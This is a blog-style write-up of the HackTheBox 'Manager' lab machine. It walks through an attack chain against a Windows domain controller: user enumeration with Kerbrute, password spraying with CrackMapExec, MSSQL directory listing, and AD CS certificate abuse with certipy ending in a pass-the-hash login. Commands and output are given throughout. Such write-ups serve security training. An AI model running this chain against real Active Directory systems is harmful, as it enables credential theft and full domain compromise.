Manager-HTB writeup

H1u2d3a4 · Follow

20 min read · Nov 3

Listen Share


Let's start by adding provided IP to our hosts

```
┌──(root㉿kali)-[/home/kali]
└─# echo "10.10.11.236 manager.htb" | tee -a /etc/hosts
10.10.11.236 manager.htb
```

echo "10.10.11.236 manager.htb" | tee -a /etc/hosts

Enumeration

nmap -sC -sV -A 10.10.11.236



```
└─# nmap -sC -sV -A 10.10.11.236
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-03 02:32 EDT
Nmap scan report for manager.htb (10.10.11.236)
Host is up (0.50s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Manager
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-03 13:33:31Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
|_ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
|_ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-11-03T12:32:14
|_Not valid after:  2053-11-03T12:32:14
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
```

Rustscan -a 10.10.11.236

```
Discovered open port 5985/tcp on 10.10.11.236
Discovered open port 593/tcp on 10.10.11.236
Completed SYN Stealth Scan at 02:40, 3.47s elapsed (20 total ports)
Nmap scan report for manager.htb (10.10.11.236)
Host is up, received echo-reply ttl 127 (0.50s latency).
Scanned at 2023-11-03 02:39:58 EDT for 3s

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49687/tcp open  unknown          syn-ack ttl 127
49688/tcp open  unknown          syn-ack ttl 127
49689/tcp open  unknown          syn-ack ttl 127
49726/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
           Raw packets sent: 30 (1.272KB) | Rcvd: 23 (980B)
```

We've observed that there are multiple open ports on the target system, with services such as SMB, LDAP, web, and MSSQL catching our attention. To start our investigation, we'll initiate an enumeration process to gather user information.

Before we dive into the enumeration process, it's essential to have the necessary tools and environment set up. Make sure you have Kerbrute installed on your machine and access to the 'Usernames' list, which can be obtained from the Seclists repository.

GitHub - ropnop/kerbrute: A tool to perform Kerberos pre-auth bruteforcing

A tool to perform Kerberos pre-auth bruteforcing. Contribute to ropnop/kerbrute development by creating an account on...

github.com

use the command below to obtain usernames;

```
kerbrute userenum -d manager.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.11.236
```

it will take quite time to get all the users.

```
ryan
cheng
raven
guest
administrator
operator
jinwoo
zhong
chinhaw
```

With our list of usernames in hand, it's time to perform password spraying. We can use CrackMapExec for this task and execute the following command.

```
crackmapexec smb manager.htb -u users  -p passwords
```

```
SMB         10.10.11.236    445    DC01             [-] manager.htb\ryan:zhong
SMB         10.10.11.236    445    DC01             [-] manager.htb\ryan:chinha
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:ryan
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:cheng
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:raven
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:guest
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:admin
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:operat
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:jinwoo
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:zhong
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:chinh
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:ryan
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:cheng
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:raven
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:guest
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:admin
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:operat
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:jinwoo
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:zhong
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:chinh
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:ryan
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:cheng
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:raven
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:guest
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:admin
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:operat
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:jinwoo
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:zhong
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:chinh
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrat
SMB         10.10.11.236    445    DC01             [-] manager.htb\operator:ry
SMB         10.10.11.236    445    DC01             [-] manager.htb\operator:ch
SMB         10.10.11.236    445    DC01             [-] manager.htb\operator:ra
SMB         10.10.11.236    445    DC01             [-] manager.htb\operator:gu
SMB         10.10.11.236    445    DC01             [-] manager.htb\operator:ad
SMB         10.10.11.236    445    DC01             [+] manager.htb\operator:op
```

Through this we discovered that the user 'operator' have access to SMB.Or we can just guess the password.. it's pretty easy.

To connect to the MSSQL server using the 'operator' credentials through Impacket's mssqlclient, you can use the following command:

```
/opt/impacket/examples/mssqlclient.py -port 1433 manager.htb/operator:operator@

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> SELECT CURRENT_USER;

-----------------------------------------------------------------------------

guest

SQL> SELECT SUSER_SNAME();

-----------------------------------------------------------------------------

MANAGER\Operator

SQL>
```

After successfully gaining access, we began to investigate the contents of the database tables. However, we didn't discover any valuable information After some research , I came across an interesting article about MSSQL. Following the guidance from the article, I executed a special SQL command that allowed me to inspect the contents of a specific directory on the system. The directory I chose, 'C:\inetpub\wwwroot,' is a common location where web content is stored on Windows servers.

1433 - Pentesting MSSQL - Microsoft SQL Server

Microsoft SQL Server is a relational database management system developed by Microsoft. As a database server, it is a…

book.hacktricks.xyz

```
/opt/impacket/examples/mssqlclient.py -port 1433 manager.htb/operator:operator@

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> EXEc xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
subdirectory

--------------------------------------------------------------------------------

about.html

contact.html

css

images

index.html

js

service.html

web.config

website-backup-27-07-23-old.zip

SQL>
```

From that location, you can download a zip file called 'website-backup-27–07–23-old.zip' directly through your system.

```
wget 10.10.11.236/website-backup-27-07-23-old.zip
--2023-11-03 04:28:30--  http://10.10.11.236/website-backup-27-07-23-old.zip
Connecting to 10.10.11.236:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: 'website-backup-27-07-23-old.zip'

website-backup-27-07-23-old.zip                          100%[===============

2023-11-03 04:28:40 (109 KB/s) - 'website-backup-27-07-23-old.zip' saved [10453
```

After extracting the contents from the zip file, you should be able to access the 'old-conf.xml' file. Inside this file, you will discover the credentials for 'raven'.

Gaining User Access:

We proceeded by connecting through Evil-winrm with a simple command, and in no time, we effortlessly obtained the user flag.

```
7f5959afdb.......11235559612c09a
*Evil-WinRM* PS C:\Users\Raven\Desktop
```

I noticed the presence of a file called ‘certify.exe’ and decided to use it to perform various certificate-related operations.Well, ‘certify.exe’ raised a red flag for me because it’s not something you typically find on a system. This piqued my curiosity, and I suspected it might have something to do with certificates or privileged operations.

I started by checking if there were any vulnerable certificate templates.

```
                                    MANAGER\Domain Controllers    S-1-5-21-40
                                    MANAGER\Enterprise Admins     S-1-5-21-40
                                    MANAGER\Enterprise Read-only Domain Contr
                                    NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLER
    Object Control Permissions
      Owner                       : MANAGER\Enterprise Admins     S-1-5-21-40
      WriteOwner Principals       : MANAGER\Domain Admins         S-1-5-21-40
                                    MANAGER\Enterprise Admins     S-1-5-21-40
      WriteDacl Principals        : MANAGER\Domain Admins         S-1-5-21-40
                                    MANAGER\Enterprise Admins     S-1-5-21-40
      WriteProperty Principals    : MANAGER\Domain Admins         S-1-5-21-40
                                    MANAGER\Enterprise Admins     S-1-5-21-40
```

Following our earlier find, we also came across a weakness in the SubCA template. To take advantage of this vulnerability, we utilized a tool called 'certipy-ad.'

GitHub - ly4k/Certipy: Tool for Active Directory Certificate Services enumeration and abuse

Tool for Active Directory Certificate Services enumeration and abuse - GitHub - ly4k/Certipy: Tool for Active Directory…

github.com

'Certipy-ad' is a tool designed for managing certificates in an Active Directory environment. It allows you to perform various certificate-related tasks, including creating, requesting, and issuing certificates. Given the presence of 'certify.exe' and its potential connection to certificates, I decided to explore 'certipy-ad' as a means to escalate my privileges and uncover hidden opportunities within the system.

or you can install certipy-ad with using the command `sudo apt install certipy-ad`

Next, I used 'certipy-ad' to interact with the Active Directory Certificate Services:
Creating an Officer Account: I started by creating an 'officer' account with 'certipy.ad.' This was essential because it granted me the authority to manage certificates and related operations within the Active Directory. Without this 'officer' account, I wouldn't have the necessary permissions to request and issue certificates or perform any certificate-related task.

```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username
raven@manager.htb -password '***************'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Enabling a Certificate Template and Requesting a Certificate: Next, I enabled a specific certificate template and requested a certificate with elevated privileges. By doing this, I essentially secured a certificate that would grant me additional access rights, a critical step in the privilege escalation process.

```
certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username 'raven@mar
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

```
certipy-ad req -username 'raven@manager.htb' -password '*************' -ca 'mar
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E
[*] Request ID is 22
Would you like to save the private key? (y/N) y
[*] Saved private key to 22.key
[-] Failed to request certificate
```

Issuing the Requested Certificate: Once the certificate request was submitted, I needed it to be approved and issued.

```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 22 -username raven@manager.h
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Retrieved the Issued Certificate: After the certificate was issued, I retrieved it.This allowed 'raven' to have the certificate locally and use it for authentication.

```
assword '***************' -ca 'manager-DC01-CA' -target manager.htb -retrieve 22



ager.htb'

istrator.pfx'
```

Authenticated with the obtained certificate;

```
certipy-ad auth -pfx administrator.pfx -username administrator -domain manager.
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_BA
```

if anyone get this type of error, you need to activate a Python virtual environment.

```
python3 -m venv /home/kali/name
source /home/kali/name/bin/activate
```

The server resets its settings automatically within a minute, so it's important to have all the commands ready for quick execution. You can prepare a script or a set of commands that you can quickly copy and paste as needed.

```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username 'raven@manager
```

```
certipy auth -pfx administrator.pfx  -dc-ip 10.10.11.236

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[-] Got error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
```

However, during this process, I encountered an error related to clock skew. This error, known as 'KRB_AP_ERR_SKEW' (Clock skew too great), occurs when there is a significant time difference between the local system and the remote server. In this case, the time skew was too substantial for the Kerberos authentication system to handle, resulting in the error.if you get this type of error, that means you need to sync your time.

to synchronize the system time with the 'manager.htb' server use the `sudo ntpdate -u manager.htb` command. if it didn't work use timedatectl timedatectl set-ntp 0 and rdate -n 10.10.11.236.

Obtaining Administrator Hash

```
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aa****************:ae************
```

After successfully obtaining the Administrator hash, I used it to log in with elevated privileges. I utilized the hash as a password to connect to the system using 'evil-winrm.' This allowed me to access the system as the administrator, granting me root-level privileges. As a result, I was able to easily retrieve the root flag.

```
evil-winrm -i 10.10.11.236 -u administrator -H ae******************

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_de

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpla

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/3/2023   5:32 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
efa2229*******afd60c069a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```


Follow

Written by H1u2d3a4

2 Followers

cyber security researcher, pentester,ctf player

Recommended from Medium




R Ryan Yager

VulnLab: Wutai (Part 1)

Today we are going to look at a medium red team lab, Wutai. For this we need the RTL VPN, which if you are on Pateron and payed for the...

6 min read · Oct 28

1



Shashank in SolidityScan

Kyberswap Hack Analysis

On November 23, 2023, Kyberswap suffered an attack due to tick manipulation and the counting of liquidity twice, already leading to an…

3 min read · 4 days ago

26

Lists

Staff Picks
516 stories · 468 saves

Stories to Help You Level-Up at Work
19 stories · 322 saves

Self-Improvement 101
20 stories · 947 saves

Productivity 101
20 stories · 864 saves

Jade Of Wallstreet

LiFi Protocol Airdrop- $24m Hidden Airdrop

I've come across an exciting airdrop opportunity that many of my readers likely already qualify for, especially if you followed my previous...

4 min read · Nov 19

185 2

Pradip Dey (Bunny)

Authority(HackTheBox)

The "Authority" machine is created by mrb3n and Sentinal920. This is a medium HTB machine with a strong focus on Active Directory...

8 min read · Sep 14

3 1

